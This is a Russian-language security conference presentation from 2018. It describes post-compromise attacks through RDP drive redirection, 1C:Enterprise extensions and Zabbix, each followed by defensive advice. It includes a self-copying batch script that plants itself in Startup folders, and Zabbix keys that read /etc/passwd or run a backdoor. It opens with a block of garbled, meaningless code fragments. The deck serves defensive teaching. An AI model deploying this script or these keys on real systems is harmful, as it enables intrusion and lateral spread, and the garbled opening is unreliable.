

```
// script src= address [statu
logged:# Input.new(c
) {lock.command)# access: denial // scri
then script src= [true] {?unkno
input:false function logged:#
input:false function logged:#
[true] {?unknown} m#4:80a?:
[true] local.config
m#4:80a? (d fgw6 m#4:h6110
[status?] code<
[error]
status, omm
(245, 23,068,789,
name<img>=spa
(create))
ue") addst
k.command)# me
ress logged <[?n
ent.name|get|st
tus (m#4:80a?)
de logged (l
```



ПРИВЫЧНЫЕ ТЕХНОЛОГИИ — НОВЫЕ УГРОЗЫ. ВЗГЛЯД ПРАКТИКА

31/05/2018


**Георгий
Старостин**

Старший консультант по информационной безопасности «Инфосистемы Джет»
gi.starostin@jet.msk.su / +7 909 952-44-33

ЦЕЛИ НА ЭТАПЕ РАЗВИТИЯ АТАКИ




Расширить
зону влияния



Закрепиться




Найти
интересующие
данные



Совершить
мошеннические
операции

АНАТОМИЯ АТАК



АТАКА ЧЕРЕЗ RDP



+



= ?

АТАКА ЧЕРЕЗ RDP






АНАТОМИЯ АТАКИ ЧЕРЕЗ RDP

1. Атакующий получает доступ к терминальному серверу
2. В каталог автозагрузки (`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`) помещается скрипт с функцией самокопирования и полезной нагрузкой
3. При входе удаленного пользователя, скрипт копирует себя на локальный диск пользователя (используя сетевой путь `\\tsclient\c`)
4. После перезагрузки пользовательского АРМ, скрипт выполняется у пользователя и запускает полезную нагрузку

АТАКА ЧЕРЕЗ RDP




1. Подключение локальных дисков к терминальному серверу



2. Пример скрипта

```
1 @echo off
2
3 echo updating windows ...
4
5 @echo off
6 timeout 1 >nul 2>&1
7
8 mkdir \\tsc\client\temp >nul 2>&1
9 mkdir c:\temp >nul 2>&1
10
11 copy run.bat c:\temp >nul 2>&1
12 copy run.bat \\tsc\client\temp >nul 2>&1
13
14 del /q %TEMP%\temp_00.txt >nul 2>&1
15
16 set dirs=dir /o:d /b /s C:\users\*Startup*
17 set dirs2=dir /o:d /b /s \\tsc\client\users\*startup*
18
19 echo %dirs%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">%TEMP%\temp_00.txt
20 echo %dirs2%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">%TEMP%\temp_00.txt
21
22 for /F "tokens=" %a in (%TEMP%\temp_00.txt) DO (
23     copy run.bat "%a" >nul 2>&1
24     copy c:\temp\run.bat "%a" >nul 2>&1
25     copy \\tsc\client\temp\run.bat "%a" >nul 2>&1
26 )
27
28 del /q %TEMP%\temp_00.txt >nul 2>&1
```

3. Запуск полезной нагрузки





АТАКА ЧЕРЕЗ RDP. ЗАЩИТА

1. Проверять папки автозагрузки на серверах и рабочих станциях:
 - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
 - `C:\Users\имя_пользователя\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
2. Не подключать локальные диски к удаленным машинам через RDP

АТАКА ЧЕРЕЗ 1С:ПРЕДПРИЯТИЕ




+



=



АТАКА ЧЕРЕЗ 1С:ПРЕДПРИЯТИЕ





АНАТОМИЯ АТАКИ ЧЕРЕЗ 1С: ПРЕДПРИЯТИЕ

1. Атакующий получает доступ к конфигурации «1С:Предприятие»
2. В конфигурации создается **«Расширение конфигурации»**, содержащее полезную нагрузку
3. при входе пользователя в «1С:Предприятие», выполняется полезная нагрузка на стороне клиента




Проверить все сторонние:


- Расширения конфигурации
- Обработки
- Модули
- и т.д.

АТАКА
ЧЕРЕЗ 1С:
ПРЕДПРИЯТИЕ.
ЗАЩИТА

АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX



АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX





ZABBIX

АНАТОМИЯ АТАКИ ЧЕРЕЗ ZABBIX

1. Атакующий получает административный доступ к системе мониторинга Zabbix
2. В системе создается новый шаблон и новая проверка
3. Если в Zabbix Agent разрешено выполнение команд, то используется параметр **system.run**, позволяющий выполнить произвольную команду
4. Если выполнение команд запрещено, то можно использовать функцию **vfs.file.contents**, позволяющий прочитать произвольный файл

АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX



1. Опасные параметры

Name	Read File
Type	Zabbix agent <input type="button" value="v"/>
Key	vfs.file.contents[/etc/passwd]

Name	Run application
Type	Zabbix agent (active) <input type="button" value="v"/>
Key	system.run[backdoor.exe,1]



2. Результат эксплуатации (чтение файла)

Timestamp	Value
	root:x:0:0:root:/root:/bin/zsh
	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
	bin:x:2:2:bin:/bin:/usr/sbin/nologin
	sys:x:3:3:sys:/dev:/usr/sbin/nologin
	sync:x:4:65534:sync:/bin:/bin/sync
	games:x:5:60:games:/usr/games:/usr/sbin/nologin
	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
2018-05-17 15:15:01	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin



ZABBIX

АТАКА ЧЕРЕЗ
ZABBIX.
ЗАЩИТА

1. Проверять шаблоны в которых используются параметры:
 - `system.run`
 - `vfs.file.contents`
2. Контролировать изменения шаблонов
3. Максимально ограничить права в системе для Zabbix Agent



ЗАЩИТА

- Контроль изменений конфигурации
- Контроль изменений в системных каталогах
- Организация защиты вспомогательных сервисов
- Контроль изменений кода приложений
- Разграничение прав приложений



31/05/2018

СПАСИБО ЗА ВНИМАНИЕ!

**Георгий
Старостин**

Старший консультант по информационной безопасности «Инфосистемы Джет»
gi.starostin@jet.msk.su / +7 909 952-44-33